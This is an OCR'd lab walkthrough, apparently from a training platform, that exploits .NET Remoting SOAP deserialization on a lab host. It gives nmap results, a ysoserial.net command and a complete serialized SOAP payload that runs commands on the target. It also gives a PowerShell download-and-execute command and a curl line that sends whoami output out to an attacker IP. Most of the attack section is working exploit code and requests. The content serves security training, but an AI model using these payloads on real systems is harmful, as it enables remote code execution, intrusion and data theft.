
The results are:


```
Not shown: 62690 closed tcp ports (reset), 2831 filtered tcp
ports (no-response)
Some closed ports may be reported as filtered due to
--defeat-rst-ratelimit
PORT      STATE SERVICE           VERSION
80/tcp    open  http              Microsoft IIS httpd 8.5
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows
netbios-ssn
```

```
445/tcp   open  microsoft-ds       Microsoft Windows Server
2008 R2 - 2012 microsoft-ds
1234/tcp  open  http               MS .NET Remoting httpd
(.NET CLR 4.0.30319.42000)
3389/tcp  open  ssl/ms-wbt-server?
5985/tcp  open  http               Microsoft HTTPAPI httpd
2.0 (SSDP/UPnP)
47001/tcp open  http               Microsoft HTTPAPI httpd
2.0 (SSDP/UPnP)
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
49192/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012;
CPE: cpe:/o:microsoft:windows
```




Examining the service on port 80 shows a frame that fails to be loaded.





The service on port 1234 reacts to a simple SOAP message.



Note, that it is a valid service endpoint, since when requesting an incorrect path the error mentions **"Requested Service not found".**


Task 2. Execute code on remote machine


Let's use ysoserial.net to generate a payload in SoapFormat, in an attempt to identify if the remote service is vulnerable.

Note that you might need to remove \<SOAP:Body> tags from the resulting payload before testing.

Also note that you need a Windows OS on which you will run the ysoserial.net binary with the below command:

```
ysoserial.exe -f SoapFormatter -g TextFormattingRunProperties
-c "cmd /c [command]" -o raw
```





The .NET serialization protocol in this case does not verify the length of the command string, it will thus be possible to interfere with it after generating the payload. The payload is then copied to Burp with the following changes:

- As said before, Soap Body tags should be removed
- In order to have a valid soap message, a dummy SOAPAction header is required. This is related to SOAP

and not related to this specific lab

- The content type should be text/xml like in every SOAP request


- If you are receiving an error stating "Requested service was not found", you might also need to clear some whitespaces / newlines

Blind Code execution can be confirmed, for example, using ping.

For that, we need the IP address of the attacker machine:

Command:

```
ip addr
```




Request:


```
POST /VulnerableEndpoint.rem HTTP/1.1
Host: demo.ine.local:1234
SOAPAction: something
Content-type: text/xml
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.ine.local/
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 1478
<SOAP-ENV:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0
"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encod
ing/">
<a1:TextFormattingRunProperties id="ref-1"
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Microsoft.
VisualStudio.Text.Formatting/Microsoft.PowerShell.Editor%2C%2
0Version%3D3.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken
%3D31bf3856ad364e35">
<ForegroundBrush id="ref-3">&#60;ResourceDictionary

xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/prese
ntation&#34;

xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34
;

xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;

xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=sys
tem&#34;&#62;
```

```
      &#60;ObjectDataProvider x:Key=&#34;&#34; ObjectType =
&#34;{ x:Type Diag:Process}&#34; MethodName = &#34;Start&#34;
&#62;
      &#60;ObjectDataProvider.MethodParameters&#62;
         &#60;System:String&#62;cmd&#60;/System:String&#62;
         &#60;System:String&#62;&#34;/c ping 10.10.27.2&#34;
&#60;/System:String&#62;
      &#60;/ObjectDataProvider.MethodParameters&#62;
     &#60;/ObjectDataProvider&#62;
&#60;/ResourceDictionary&#62;</ForegroundBrush>
</a1:TextFormattingRunProperties>
</SOAP-ENV:Envelope>
```

Note: Make sure to place the IP address of your attacker machine in the above command.







Before sending the above request, use the following command to listen for ICMP requests/replies:

Command:


```
tcpdump -i any icmp
```



Send the request to the vulnerable SOAP endpoint:



By the time the crafted request is sent, we can notice ICMP traffic reaching our sniffer from the remote target!




Task 3. Get command output using an out-of-band channel

There are many methods to achieve that goal. We will do the task using PowerShell. First, we will create the following

snippet and then host it using Python's SimpleHTTPServer module.

```
$c=whoami;curl http://10.10.27.2:445/$c
python3 -m http.server 445
```

Note: Make sure to place the IP address of your attacker machine in the above command.



And finally, the following command is injected into the serialized payload:

```
powershell -exec Bypass -C "IEX (New-Object
Net.WebClient).DownloadString('http://10.10.27.2:445/payload.
txt')"
```

Note: Make sure to place the IP address of your attacker machine in the above command.

